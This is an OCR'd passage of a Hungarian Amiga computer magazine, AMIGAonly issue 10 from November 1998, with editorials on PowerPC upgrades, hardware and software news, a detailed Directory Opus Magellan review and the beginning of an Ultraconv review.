
Ára: 300 Ft

AMIGA Only 10.

1998. november

BUDAPEST 1399
Pf.: 701/836.

News
Games
GFx
Muzax
Development
AMIGA OS
Scene
Hardware



A magyarországi AMIGA felhasználók Központi Bizottságának lapja

NO COPY!

Helló! ... Izé. Azt hiszem eltévedtem. Vagy mégsem? Ha jól emlékszem azért vagyok itt, hogy mindenféle okosakat mondjak. Legalábbis ezt, illetve ilyeneket szoktam mondogatni bevezetőkben. Mondjuk ez a környezet meglehetősen szokatlan még a számomra, nektek is meg kell még szoknotok engem ezen a helyen, úgyhogy jól elleszünk egymással te az olvasó, és én aki (számomra is teljesen váratlanul) most léptem elő szerkesztői pozícióba az AMIGAonly-nál. Sebaj, fog ez menni...

Nézzük akkor a megszokott recept szerint ejtsünk meg egy kis körültekintést a minket körülvevő nagyvilágban. Mint azt Magic tanusíthatja, létezik immár a CyberVisionPPC, és valószínűleg létezik már, vagy rövidesen létezni fog BVisionPPC is, amelyet némely rosszmájúak most pont annyira fogadnak hitetlenkedéssel, mint tették azt a CyberVisionPPC megjelenése előtt is. Dehát ők már csak ilyenek. A Phase5 egyébként lassan 90.000.000Ft feletti árbevételt könyvelhet el (ez ugyan nem a tiszta nyereség, de tetemes summa) csak a BlizzardPPC, tehát az A1200 gépekbe való PowerPC turbokártyák eladásából. (Ezen okosságot egyébként a most megérkező kártyák sorszámából saccoltam ki.)

Ami még ebből következik, hogy továbbra folyamatos a kártyák beáramlása az országba, ami azt jelenti, hogy a gyakorlatilag processzorokkal jellemezhető magyarországi Amiga rétegek folytatják egy, vagy akár több kategóriával történő feljebblépésüket.

Ami a 68K tulajdonosoknak jó ebben az tulajdonképpen az, hogy gyakorlatilag még mindig nincs olyan program PPC-re, ami kizárólag erre az egy processzorra alapoz, és nincs meg a tisztán 68K változata. Ami ellenben ennek a negatív oldala az az, hogy tulajdonképpen milyen programok is ezek, és miért szokott 68K változatuk megjelenni.

Tehát. Milyen programok jelennek meg most PowerPC-re? Iiiigen... Csak nehogy valaki a másik oldalról meghallja, hogy már megint a PC-s programokról beszélünk. Ott már igen elterjedt az a kultúrált (kényelmes?) programozási forma, hogy nekifutásként megírjuk a programot 100%-ban C nyelven, majd fogjuk és kábé 5%-át átírjuk Assemblybe, a többi meg csak elvan. Nos ez az, amiért ezek a programok átszállingózva megjelennek a PowerPC platformunkon. Merthogy a C kódot szépen átfordítják, az assembly részről megpróbálják kitalálni, mit is csinál, és először (a népnek jó lesz) megírják C-ben, "később még ráérünk optimalizálgatni" felkiáltással. Van tehát az esetek többségében egy immár Amigán futó, szinte teljes egészében C forrásunk. Mivel semmi nehézség nincsen benne, meg hogy mindenki örüljön, egyszerűen lefordítják 68K kódra is, és kiadják. Egy kis pici probléma van csak a dologgal. A kódot eredetileg egy (hő)erőműre írták, legalább 200Mhz-es MMX-re. Ezzel az átfordított kóddal folyékonyan elköhög a leggyengébb PowerPC is (és hogy messze nem ő a leggyengébb láncszem a rendszerben azt ma még kiválóan mutatja az, hogy nincs program, amelynél különbséget lehetne felfedezni abban, hogy milyen PowerPC processzoron is fut a tulajdonképpeni kód), főként, ahogyan az idő előrehaladtával kezdik optimalizálgatni. (pl: QuakePPC)

Nade mit kezdjen mindezzel szerencsétlen 68K processzorunk, aki nincs hozzászokva ahhoz, hogy jóformán optimalizálatlan, és főképp gány PC-s kódok futkározzanak rajta? A szerencsétlen folyamatnak legfrissebb, és talán legtökéletesebb példája az SNes9x, (PowerPC-n WarpSNES) amely egy 040/40Mhz-es gépen éppen csak képes volt lekörözni a gabonaszem növekedési ütemének fenomenális sebességét.

Hűha, a méretet elnézve azt hiszem jól elnézegettem az időt itt az intróban: elsőre akkor hát ennyit az okosságokból, helyettem inkább olvassátok tovább az AMIGAonly jelen számát, becsszó nem bánjátok meg...

-Emeric SH-

Ahoj Popacsek!

Akkorát jubilálunk, mint Al Bandy! Azért tíz szám nem semmi... Konklúzió? Minek? Nézzük inkább a múltat... ;)

Akkorát néztem minap, mikor megláttam egy zöldséges bolt kirakatában az EasyPC magazint, hogy hopp! Na eddig ér a számítástechnika 1998-ban magyarországon! És a legszörnyűbb az egészben, hogy hamarosan ez lesz az egyik legnagyobb példányszámú számítógépes magazin kicsi honunkban... Nem baj! Van új ellenség a PC-ABC és a Számítógép jogosítvány után!

Az újságokról jut eszembe, hogy sajna 'testvérlapunk' a CGA magazin (by Aurum) nagyon úgy néz ki hogy (munkásságunknak köszönhetően ;)) kihalt... Vajon mi lehet az előfizetők véleménye erről???? Mivel sikerült végeznünk ezzel a maggal, nagyobb fába vágtuk a fejszénket! A több mint 30.000 példányban megjelenő CHIP Magazin lesz a következő a sorban... ;)

Komolyra fordítva a dolgot, a CHIP Magazinban, az 1998 októberi számtól kezdve AMIGA rovat indul! Természetesen a CD mellékletükön is van 40-50 megabyte AMIGA-s program (játékok, scene, dokumentációk, és programok magyar fordításai, stb.).

Sajnos hardware téren a phase5 nagyon tologatja a BVision kártyák kiadásának dátumát... Pedig ekkora kereslet az utóbbi időben nem volt AMIGA-s hardware-re egész Európában! A legutóbbi ígéret 1998 október közepét jelölte meg a hőn vágyott kártya boltokba kerülésére. Viszont a Kato megjelentette végre az A1200 tulajdonosoknak a Melody hangkártyáját! Ez az óraportra csatlakoztatható kicsiny lapka tartalmaz egy DSP processzort, némi HIFI erősítőt, és software-ként MPeG Layer II/III player/encodert, illetve AHI modult. Akár egy alap A1200-on is lehet realtime-ban. 44kHz-el és persze 16/20 biten MPeG audio-t lejátszani, vagy éppen betömöríteni!

Az Amiga International (vagy a fene tudja, hogy hívják mostanában...) 1998. novemberére igéri az új AmigaOS-t... Bár ennek szerintem nagyobb lesz a füstje, mint a lángja... Hol is vannak a programozók, akik írják?? Big Secret... nem több...

A Haage & Partner elkészítette az első 68k emulatorát a PowerPC processzorkártya tulajdonosoknak! Nemsoká megízlelhetjük a 68k/PPC context switch nélküli operációt... (A teljes OS az emulátor segítségével a PPC procin fut!)

1998. szeptemberében elkészült a Fusion Macintosh emulátor PPC-s verziójának teljes forráskódja! Az első verziók már a tesztelőknél vannak, de a fejlesztők addig nem adják ki a programot, amíg a szerintük nagyon bugos StormC/PPC és a WarpOS nem javul jelentősen.
Az illegális PPC-s Quake népszerűbb mint valaha! A sok (6 féle) verzió közül már csak egy van talpon, amit egyszerűen csak FastQuake-re kereszteltek... Tényleg FAST! A leglassabb 603e-n is képes AGA-val 20 fps fölötti sebességet produkálni. Így már játszható a game... Persze ez a ClickBoom-ot nagyon bosszantja, és folyamatosan feljelentéssel fenyegeti azon site-ok tulajdonosait, akik fel merik tenni a legújabb verziókat! Nemhogy egyszerűen megvennék a készítőtől, (aki természetesen anonymous állapotban lapít valahol) és meg lenne oldva az összes probléma... Nekik meg vannak a hivatalos jogaik, de programozni úgy látszik nem maradt kapacitásuk... A FastQuake mellesleg Magic CyberVisionPPC-jén 604e/180-al 320x200-ban 50 fps felett megyeget...
hmmm... szóval, jó olvasgatást! ja, és majdnem elfelejtettem, Magyarországon mát több mint 150 PPC-s AMIGA működik!! És ez a szám folyamatosan nő! Vegül, de nem utolsó sorban, ki gondolta volna, hogy a NASA-nál még mindig használnak AMIGA rendszereket!?!? Nemrégiben upgrade-eltek ők is PPC-re a Cape Canaveral, Hangar AE-jében... Nekik megfelel 1987-óta...

-LouiSe-

Jó napot, jó napot!

Ahogy a vak is mondja, itt vagyunk ismét... (nem ez nem az) Tehát újfent egy AMIGAonly... Kis módosításokkal ugyan, de AMIGA és only. Naszóval van egy "új" tag. Ő Emeric. A WorldNews diskmag-ban riogatta a népeket korábban, de ne aggódjatok, ígérete szerint továbbra is folytatja a Wordnews-on keresztüli riogatást párhuzamosan az AMIGAonly-n keresztüli fejtágítással. (sajnos ugyanis nem rendelkezünk akkora oldalszámmal, hogy rule agyalgásait leközöjjük... na majd a 100. számban... (héj, hová futtok? :)) Na jó, szóval örvendezünk vala, hogy itt van Emeric, mert Louise és én kissé el lettünk havazva az elmúlt időszakokban... ilyen-olyan bokros-fás the end-őink mián. (ezt most nem magyarázom meg - lévén, hogy én sem értem teljesen)

Tehát. Amiga. 98 vége. Lesz OS 3.5. Az jó. Lesz Opera is. Az is jó. Azt mondják Netcápa (netscape) is lesz. Az jó? Lehet. Karácsonyra lesznek BVision-ok is. Fa alá velük. Grafkártya nélkül nem élet az élet. (én már nehezen birnék lemondani róla) Talán nemsokára lesz egy erős ppc-s+grafkártyás amigás réteg... Ha lesz party ott kiderülhet ez. És hogy miért jó ez nekünk. Elsősorban az üzleti rész miatt. Mármint ha sok az eladás (viszonylag sok), akkor maradnak (sőt felfejlődhetnek!) az Amigával foglakozó magyar végek (mert nem sok van - lásd az újságban!:) és talán az ezredfordulóra kialakulhat egy stabilnak mondható 2-3%-os "komoly" magyar AMIGAs felhasználói réteg. Ehhez azonban elengedhertetlenül szüxéges az új(szerű) OS, természetesen PPC támogatással. És még valami... A software fejlesztés beindulása. Biztató jelek persze vannak (igaz azokat az elmúlt években sem nélkülöztünk) de most már screenshot-ok, neaggyisten demo-k is fellelhetők új programokról, és ez talán helent valamit. Magam részéről epedve várom az új Photogenics-et, hogy végre nyugdíjjazhassam a "jó öreg" fotósoppot mac emu alatt... nomeg ugye egy normális! browsert sem ártana *már a kezeim* között tartanom... NNa ezen gondolatok jegyében zárom soraimat... viszlát nemsokára.

-Magic-

TARTALOM

Intro.....2
Newsroom.....3
DirOpus Magellan.....4
Ultraconv NG.....6
Candy Factory.....7
Sonic.....8
IMFX apróságok.....9
Japán programok...10
Scala MM400 (2).....12
WarpSNES.....15
Siamese System.....15
Amiga & Internet....16
MUI News.....17
Hack the Net! vol.1..18
Internet szótár.....20
Death or Glory.....21
Mac programok.....25
Hack the Net! vol.2..26
TFX (2).....28
Ambermoon (2).....29
Wasted Dreams.....32
Imperator.....34
CyberVisionPPC.....36
Genetic Sp. kódok..38
CD melléklet.....40
Final Odyssey.....41

AMIGAonly #10

1998. NOVEMBER

Emeric
Loss - Magic - István
Nagy - LouiSe - Lajos
Horváth - csak így simán - Péter

Tördelés: Pagestream

NEWS...NEWS...NEWS...NEWS...NEWS...NEWS...NEWS..

MEGJELENT A DIRECTORY OPUS MAGELLAN 2. A HANGSÚLY EZÚTTAL AZ FTP MODULON ÉS A RENDSZER TOVÁBBI CSICSÁZÁSÁN VOLT ... ELKÉSZÜLT AZ ULTRACONV 4.0, JELENLEG MÁR CSAK A LOKALIZÁCIÓ VAN HÁTRA ... A BVISION KÁRTYÁK MEGJELENÉSÉT MOST ÉPP NOVEMBER VÉGÉRE TOLTÁK, REMÉLJÜK, ELÕBB-UTÓBB TÉNYLEG PIACRA KERÜLNEK ... MEGJELENT A WASTED DREAMS ... MINDENKI, AKI TEHETI, MÁR CSOMAGOLJA A SZENDVICSEKET A KÖLNI ÚTRA, AHOL NOVEMBER KÖZEPÉN RENDEZIK MEG A VILÁG LEGNAGYOBB AMIGÁS VÁSÁRÁT. A KÖVETKEZÕ SZÁMBAN NAGY-NAGY BESZÁMOLÓT OLVASHATTOK RÓLA ... A TITAN COMPUTER A BLUEBYTE-TAL TÁRGYAL A SETTLERS 2 AMIGÁS KIADÁSÁRÓL ... UGYANCSAK A TITAN ÚJDONSÁGAI KÖZÉ TARTOZIK A MOST MEGJELENÕ CLAWS OF THE DEVIL (Á LA TOMB RAIDER), AMINEK ELÕBB A PPC, MAJD A 68K VÁLTOZATA KÉSZÜL EL ... A NAPALM MEGJELENÉSE NOVEMBER 15-RE CSÚSZOTT EL ... A DIRECTORY OPUSHOZ MEGJELENT EGY KIEGÉSZÍTÕ CD, TELIS-TELE MINDENFÉLE KIEGÉSZÍTÕVEL ... A NÉMET ESCENA CÉG BEJELENTETT EGY DUÁLPROCESSZOROS PPC KÁRTYÁT AMIGÁRA. A KÁRTYA ZORRO SLOTBAN ÜL MAJD ÉS KÉT DARAB G3-AST TARTALMAZ. 68K-S PROCIT NEM TERVEZNEK, A HAAGE&PARTNER 68k EMULÁTORÁT HíVJÁK MAJD SEGíTSÉGÜL ... A PHASE5 NEM JELENIK MEG A COMPUTER 98-ON. EGYES VÉLEMÉNYEK SZERINT MEG VANNAK SÉRTÕDVE (JOGGAL) AZ AI-RA, AMI MÁR TÖBBSZÖR KERESZTBE TETT NEKIK, MÁSOK SZERINT NEM AKARJÁK A VISZONTELADÓK ELÕL ELHALÁSZNI A VÁSÁRLÓKAT (A VÁSÁRON HAGYOMÁNYOSAN ÁRUSíTANI IS SZOKTAK), ÕK A KÖZLEMÉNYÜKBEN AZZAL INDOKOLTÁK, HOGY NEM TUDNAK ÚJ TERMÉKET BEMUTATNI, AZÉRT NEM MENNEK EL. TÉNY, HOGY A PPC-S KÁRTYÁKAT NEM GYÕZIK GYÁRTANI...

S...NEWS...NEWS...NEWS...NEWS...NEWS...NEWS...N

Az AMIGAonly megvásárolható az alábbi üzletekben:

Teletech Kft
1148 Budapest Angol utca 43. (06-1-220-6391)
Gadget Computer Bt.
6600 Szentes Ady E. u. 16 (06-63-313-367)
PC Pince
9400 Sopron Erzsébet utca 15. (06-20-446-727)

Directory Opus Magellan

Szerintem kétféle amiga létezik: az, amelyiken a Magellan ül a Workbench helyett, és az, amelyiknek a gazdája még nem ismeri... Az Opus - MINDEN számítógéptípust beleértve - a legjobb állomány-kezelő, amit valaha készítettek. A négyes számú verzióig nem sokban különbözött a többi társától. A képernyő nagy részét két ablak foglalta el, egyikben kijelöltél több-kevesebb állományt, majd valamelyik kapcsolóra kattintva megmondtad, mi legyen velük.

Az igazi áttörést az 5-ös Opus jelentette. Itt már nem egyszerű Filemaster-klónról van szó, hanem a Workbench teljes lecseréléséről.

Telepítés

A Magellan az 5.5-ös Opus frissítése, tehát önállóan nem telepíthető, csak ha már fenn van a gépeden az 5.5-ös. Telepítéskor eldöntheted, hogy az Opus a Workbench helyett fusson-e (csak ajánlani tudom), a rendszer felállása után automatikusan elinduljon egy saját képernyőn, felállás után ikonállapotba kerüljön, vagy egyáltalán ne induljon el. A mellékelt Opus5 startup ikont a wbstartup menübe dobva indíthatod automatikusan az Opust a wb mellett. Ha a WB cserét kéred, az Opus a C: könyvtárban lévő LoadWB parancsot átnevezi LoadWB_old-ra, és a saját LoadDB parancsát másolja be LoadWB néven. Ebből következik, hogy ha később szeretnéd visszaállítani a pre-Opus állapotot, nincs más dolgod, mint a LoadWB helyébe visszamásolni a LoadWB_old-ot. Ha bootoláskor lenyomva tartod valamelyik shift billentyűt, az Opus helyett a régi Workbench jön vissza. Mivel egyetlen program sem reklamál, ha az Opus ül a WB helyén, érdemes lecserélni. Megemlítek két paramétert, amit indításkor adhatsz át az Opusnak: az egyik a startup_pic=állománynév, amivel a betöltés ideje alatt egy képet rakhatsz ki a monitorra, illetve a wbstartup=yes/no - ezel döntheted el, hogy a wbstartup-ban lévő programok elinduljanak-e betöltés után.

Konfigurálás

A program felülete a végletekig módosítható, ezért nem kell félned pl. attól, hogy a sok ablak eltakarja az ikonokat. Indulhat az Opus listaablakok nélkül is. Később elég egy dupla kattintás a képernyőn, és máris megnyílik egy. Így még kisebb felbontáson (640x256) is használható marad. Ha a WB helyett használod, megspórolod a saját képernyőhöz szükséges chipramot is. Na jó, nem agitálok tovább, remélem, most már mindenki belátta, hogy muszáj ezt használni :).

Az Opus főszereplői a listaablakok - itt látod egy adott egység vagy könyvtár tartalmát. A régi opus kapcsolókat felváltotta az ablakok tetején lévő eszköztár, amit magad állíthatsz össze. Alapbeállításban az első yin-yang ikon az eszközök és hozzárendelések (assign-ok) listáját mutatja meg. Jobbklikkre az eddig meglátogatott könyvtárakat kínálja fel. (Az Opus tetszőleges számú, akár többezer kilistázott könyvtárra tud visszaemlékezni.) Saját képeket is rakhatsz ide az Opuséi helyett, vagy letölthetsz egész kapcsolókészleteket az aminetről. Az Opus összes parancsát végrehajthatod innét.

Minek nevezzelek?

Az új változat nevéről heves viták folytak az Opus levelezőlistán. Dr. Greg Perry feltette a kérdést, hogy ki milyen nevet adna a legújabb Opus változatnak. Íme néhány válasz a lista tagjaitól:
-Fernando
-Funghi, Azatoth
-Opus 5.8
-Columbus, Colombopus
-BananerIPyjamas (itt kezdett bevadulni a tömeg)
-PlatyDopus, Opus Intrepid
-Opus Sojourner, Opus Typhoon
-LisOgPer (???), Opus Memphis
-Gagarin, Armstrong meg a többi űrhajós
-Ekano (ő Magellan hadnagya volt...)
Úgy tűnik, egyelőre a „fantáziadús" Opus Magellan II. vezet. Az én kedvencem amúgy az Opus Dante volt, mivel ez egy pokolian jó program, pokoli sokat vártunk rá, rettentő forró az anyag, és különben is, a bennünk bújkáló kisördög arra késztet, hogy minél előbb töltsük le egy kalóz site-ról... :)))
A program német nyelvterületen CD-n, míg az angol változat floppyn, de nyomtatott kézikönyvvel jelenik majd meg. (A német változathoz a CD-n lesz dokumentáció)

Nézzünk egy példát! Készítsünk egy kapcsolót, amely elindítja a Ppaint-et (6.4-es TELJES változat a 2-es CD-n), és az ablakban kijelölt képet betölti oda. Tartsd lenyomva az ALT billentyűt és kattints valamelyik kapcsolóra az eszköztáron. Előjön a szerkesztő. Az "oszlop:" mellett kattints a Hozzáad kapcsolóra. Az eszköztár végén megjelent egy új, üres kapcsoló. Duplaklikkel módosíthatod. A név-hez bármit írhatsz. A bal, jobb, középső gomb listán azt választhatod ki, melyik gombbal történő kattintásra milyen utasítást hajtson végre az Opus. Mint látható, minden kapcsolóhoz hármat rendelhetsz hozzá. A 'kép'-pel egy ábrát választhatsz a kapcsolónak. (.info) A funkció módosítása már sokkal érdekesebb: Kattints a Hozzáadra, állítsd be az AmigaDOS-t. A mellette lévő ikonra kattintva megnyílik egy kérdező. Ezzel keresd meg a Ppaint-et. Ha megvan, kattints a kapcsos zárójelekre. Ennek segítségével adhatsz át paramétereket a programnak. Számunkra az első "{f}" a megfelelő, mivel az első kiválasztott állományt kívánjuk a Ppaint-tel beolvasni. Ha pl. a Viewteket, vagy a Cyberview-t konfigurálod ide, lehet, hogy a "minden kiválasztott állomány"-t lesz érdemes használni - "{F}". Ez az összes kiválasztott képet át fogja adni egymás után a képnézegetőnek. Ha kész, mentsd el az egészet. Ilyen funkciót persze nem csak az eszköztárban definiálhatsz, hanem egy kapcsoló-csoporton is, csakúgy, mint a 4-es Opusban.

Igen elegáns az állománytípusok kezelése is. A program képes megtanulni és megjegyezni egyes típusokat, és azt, hogy mit kell vele tenni. Hívd le a menüből az Állománytípusokat. Nézzünk ismét egy példát: Hozz létre egy új állománytípust. Az Osztálynál fogjuk elmagyarázni az Opusnak, milyen tulajdonságokkal bír. Írj a névhez mondjuk "TXT"-t. Hozzáad, majd "Név *.txt". Ezzel definiáltad, hogy az új állománytípusba azok az állományok fognak tartozni, melyek .txt-re végződnek. Az eseményeknél definiálhatod, hogy mikor mi történjen az adott típussal. Leggyakrabban a duplaklikket használjuk. Válaszd ki, majd Módosít. Itt az előbbi kérdező nyílik meg. Hozzáad, amigados, majd a kérdezőben keresd meg mondjuk a CED-et. A paraméter ismét {f} lesz.

Ezek után ha bármikor duplán kattintasz egy txt-re végződő állományra, az Opus elindítja a cedet és betölti a kérdéses szöveget. Így definiálhatsz kiterjesztés alapján, ám az Opus ennél is többre képes. Fel tud ismerni típusokat a tartalmukról is, ilyenkor a Név helyett a Hasonlít funkciót kell használni. (Már csak azért is, nehogy a vindóz szintjére süllyedjünk, amely csak és kizárólag kiterjesztés alapján képes azonosítani a típusokat.) Ha olyan állományra kattintasz duplán, amit az Opus még nem ismer, rákérdez, és automatikusan elvégzi az egész azonosítási procedúrát, neked csak azt kell kiválasztani, mi történjen

az adott állománnyal. (Betöltöd egy programba, meghallgatod, megnézed, kilistázod stb.)

Ha ez egy kicsit ijesztőnek tűnik, semmi baj, létezik többszáz (!) előre definiált állománytípus, ezeknél csak a saját elérési útvonalaid kell módosítani.

Azt persze senki ne higgye, hogy egy típust (monjuk IFF képet vagy ascii szöveget) csakis egyetlen programmal lehet megnyitni. Ha pl. egy szövegre jobb gombbal kattintasz, előugrik egy menü: a megnyit egyszerűen beolvassa, az információ az alapértelmezett ikont mutatja meg, a kint hagy kimásolja a desktopra az állományt (mondom kimásolja, nem kirakja, mint a workbench tenné. Persze ha ki akarod rakni, annak sincs akadálya), az átnevez, töröl egyértelmű, a másol előre definiált helyre (ram, df0: stb), vagy bárhová máshová másolja, és itt jön a lényeg: a megnyitó program. Itt szöveg esetén alapból az ED-et kínálja fel az Opus, de választhatsz mást is. Ha pedig egyszer mondjuk kiválasztod a Cedet, az Opus emlékezni fog rá, hogy az adott típushoz esetleg a Cedet is használni szeretnéd! Gondolj csak bele, néhány napi munka után az Opus szépen megtanulja, mivel mit szoktál tenni, és egyre kezesebbé válik. Képzeld el, amint egy kép fölötti jobbklikkre idővel az összes képszerkesztő programodat fel fogja kínálni... Na ezt csinálja utána más program...

Mivel ilyen szuper programot hoztak össze ott "lenn a mélyben", az ausztrál Greg Perry és csapata megérdemli, hogy eláruljak egy rejtett feature-t: ha lehívod a "Programról" menüpontot, egy infoablak jelentkezik be az animált Opus logoval. Tartsd nyomva a shiftet és kattints a logora...

Természetesen szép nagy ikonokat is kirakhatsz a képernyőre mindenféle funkciókkal. Ott vannak például a gyönyörű Iconographics képek az első CD-ről. Kérj ÚJ Grafikus Gombokat. Menj be az elindítani kívánt program könyvtárába (mezei Opus listaablakban), majd a főprogramot húzd át a gombcsoportba. Kész. Ha van kedved, a képet lecserélheted az egyik Iconographics ikonra (ha eddig nem tetted meg), a tooltype-okat ez nem befolyásolja. Ha nem kérsz keretet, csak a képek látszanak majd. Az a legjobb az egészben, hogy ha egy így elkészített gombcsoportot startmenüként töltesz be, az Opus akkor sem jön zavarba, hanem szépen (á la vindóz) startmenüként jeleníti meg az egészet - természetesen szép színes képekkel, ha kell.

Ha már kedvenc dózunknál tartunk, a fél világ mostanában készül milliárdokat költeni az új változatra, mer' abban "feltalálták", hogy az oprendszer ablakaiban akár az internet tartalma is megjelenhet. Lássuk, hogyan néz ez ki az Opusban 96 óta: Töltsd be az "FTP buttons" gombcsoportot. Az address book-ra kattintva látsz egy rakás előre megadott ftp site-ot, persze definiálhatsz sajátot is a kedvenc kalóz oldalad adataival. Kattintás a "Kapcsolat" gombra, és máris nyílik egy listaablak, benne az FTP oldal tartalmával. (Persze csak ha a Miami vagy más prg online-ban van.) Ugyanúgy működik, mintha a saját lemezeden játszadoznál: duplakattintásra előbb letölti, majd azonosítja és megmutatja/lejátssza stb. az Opus, még a drag and drop is működik! Teljesen felesleges, de azért jó ismételgetni kedvenc példám: két ftp site (mondjuk USA-Japán) között is másolgathatsz ide-oda két ablakban anélkül, hogy az adatok a vinyódra kerülnének... Ha egy listaablak aljára kézzel írod be az útvonalat, kezdd FTP://-vel, és az Opus tudni fogja, mi a teendő.

Az Opusnak saját shellje is van, bővített funkciókkal. Az online help is hasznos, nameg a 300 oldalasnál is nagyobb kézikönyv. (Amit csakazértis Pagestream 2.2-vel készítettek...)

Külön megadhatod, hogy egyes ikonok az asztal mely részén jelenjenek meg. Ezzel elkerülhető, hogy egy újonnan behelyezett CD ikonja épp a kapcsolócsoportod alatt bújjon el. A 4-es opusban bekonfigurált utasításaid sem vesznek el, a Magellan használni tudja őket akár a felhasználói menüben (szerkesztése olyan, mint a gombcsoportoké), akár önálló csoportban.

Ha még mindig vannak programok a vinyódon, amik nem férnek el sem a gombokon, sem a start- vagy felhasználói menüben, készíts csoportokat. Ezek olyanok, mintha egy könyvtár lennének, de a bennük lévő állományok az eredeti tartózkodási helyükre mutatnak. Aki használt már 3.1-es vindózt, az tudja, miről beszélek.

A desktop immár egyfajta virtuális egységként működik - akár a mac-en. Másolhatsz rá anyagokat, ezek fizikailag is oda kerülnek (egyébként az Opus alkönyvtárban van ez a Desktop).

Minden egyes könyvtárhoz rendelhetsz listaformátumot. Alapból persze minden ablakban ABC sorrendben jelenik meg a tartalom, de pl. a download könyvtárban hasznos lehet, ha inkább a letöltés dátuma alapján rendezi az állományokat. Mondtam már, hogy van magyar változat?

Másoláskor beállíthatod, hogy felülírás előtt automatikusan vizsgálja meg a két állományt, és döntse el, melyik verziószáma nagyobb, melyik újabb stb.

A listaablakok három formátumban képesek a tartalmukat megjeleníteni: ikonokkal (akár a workbench alapban), nevekkel (mint a régebbi opusok), illetve egy hibrid formában (á la win), ikonokkal, de eszköztárral. Mint látható, sokszor hivatkozom más programokra és oprendszerekre. Az Opus készítői szinte minden jó fejlesztést, ötletet átültettek a Magellanba, amit valaha számítógépen kitaláltak. Az már csak hab a tortán, hogy ennél lényegesen több ötletet lopnak el más platformok az Opusból... (fogalmazzunk csak finoman: más gépeken némi késéssel jutnak a fejlesztők eszébe bizonyos dolgok.)

Az Opus következő verziója valamikor az ősszel kerül a boltokba Magellan II néven. Erről még nem sokat tudunk, annyit viszont már most lehet tudni, hogy lesz windows változat is. Azt még a készítők sem tudják, hogyan ültetik át mondjuk az arexx-et... Az Amigás változatban lesz nagyítható eszköztár, új, bővített lehetőségeket tartalmazó kibomló menük, továbbfejlesztett ftp modul és még sok más...

Végezetül a szokásos befejezés: több tucat oldalon keresztül lehetne sorolni az Opus Magellan lehetőségeit, csakhát a helyhiány...

Aki egyszer belemelegedett a használatába, igen nehezen tud visszaszokni a régi workbench-hez. Igaz, az elején kell vele egy kicsit játszadozni, de meghálálja a ráfordított munkát és időt. Kötelező darab.

További infók: www.gpsoft.com.au

Horváth Péter

RETTENTŐEN HIVATALOS KÖZLEMÉNY

A 9-es és 10-es AMIGAonly között meglehetősen nagy szünet telt el. Ez nem azért van így, mert nincs miről írni, sőt! A 9-es szám óta annyi anyag jött össze, hogy kénytelenek voltunk az előző számokhoz képest jobban összezsúfolni a cikkeket. Gondolom, észrevettétek, hogy ez a szám kisebb betűméretet használ, az oszlopok is jóval közelebb kerültek egymáshoz, és képekből is kevesebb van, egy részük átkerült a cd-re. Reméljük, hogy az így nyert helyen megjelenő plusz infókért érdemes volt. Ha nincs otthon mindenkinek nagyítója, vagy eddig csak a képekért vette az újságot, írjon bátran, és szavazzon le minket!

Más: az elmúlt évek tapasztalata alapján úgy tűnik, az újság egyszerűen képtelen gyakrabban megjelenni - legalábbis ebben a formában és ezen az áron nem. Ez magyarra fordítva azt jelenti, hogy nem fogy elég gyorsan ahhoz, hogy gyakrabban összejöjjön a következő számhoz szükséges pénz (ne feledd, az Ao nonprofit alapon működik!). Ezt belátva megpróbálunk egy új megjelenési formát kialakítani:

Az AMIGAonly ezentúl is évente 3-5 alkalommal jelenik majd meg. Minden számhoz lesz (külön megvásárolható) CD melléklet, a külalak pedig marad kb. a mostani. Az egyes számok között pedig (majdnem) mindig lesz egy-egy szerényebb kivitelezésű "különszám" - CD és színes borító nélkül. E köztes számok általában egy témakört próbálnak majd alaposabban körüljárni. Közeli terveink között szerepel internettel foglalkozó, illetve a legnagyobb Amigás, azaz a kölni vásárról szóló különszám.

Szóljatok hozzá!

Ao csapat

ULTRACONV NG

Az Ultraconv kinőtte a shareware kategóriát, és belépett a profik világába. A második részt még a szerzőtől szerezhettük be a shareware használati díj kifizetése után, a nemrég megjelent hármas verzió már csak CD-n, boltokban kapható. A 3.0-ás igencsak kiforrottá vált, és már vitán felül megállja helyét a hasonló kategóriájú amigás programok között.

Gépigény

Az UC OS 2.x felett használható. Már 3 mega rammal is elindul, de komoly munkához legalább 6 megára lesz szükséged. Bár működik 640x256-os felbontású képernyőn is, nem árt legalább 640x480-ason futtatni. Telepítés után mindössze egy-két mega helyet foglal a merevlemezen, de már egy kisebb animációhoz is szükség lehet akár tíz MB szabad helyre is. Minél több van, annál jobb.

A programról

Ideje elárulni, mit is tud az Ultraconv, ugye? Eredetileg egy kezes konvertálóként kezdte pályafutását. Képeket/animációkat konvertálhatsz át vele minden létező formátumról a számodra legmegfelelőbbre. A program kitűnik a támogatott animációs formátumok nagy számával: ismeri a Quicktime, AVI, MPEG, FLI, IFF, GIF, XFA animációkat, (akár a Myst filmjeit is képekre szedheted vele), sőt, még az olyan egzotikus formátummal is jól kijön, mint a transzfer-animáció, amiket a böngészők használnak. Talán nem árt felsorolni a támogatott képformátumokat sem: IFF, JPEG, BMP, PCX, TIFF, PPM, ikon, ASCII (!), és természetesen a datatype-okkal minden más. A képeket össze is fűzi, tehát nagyszerűen használható 3D-s programok (Lightwave, Imagine stb.) képeinek animációvá alakításához. Az igazi móka persze ott kezdődik, amikor a képekre különböző szűrőket alkalmazol. A "szokásos" kőlenyomat, zaj, élkeresés, olajfestmény-imitáció, finomítás, nyújtás, tükrözés stb. szűrőkön túl rengeteg animált effektet tud. A kép szinte minden paraméterét animálhatod ún. kulcskockák segítségével.

Az Anim Publisher

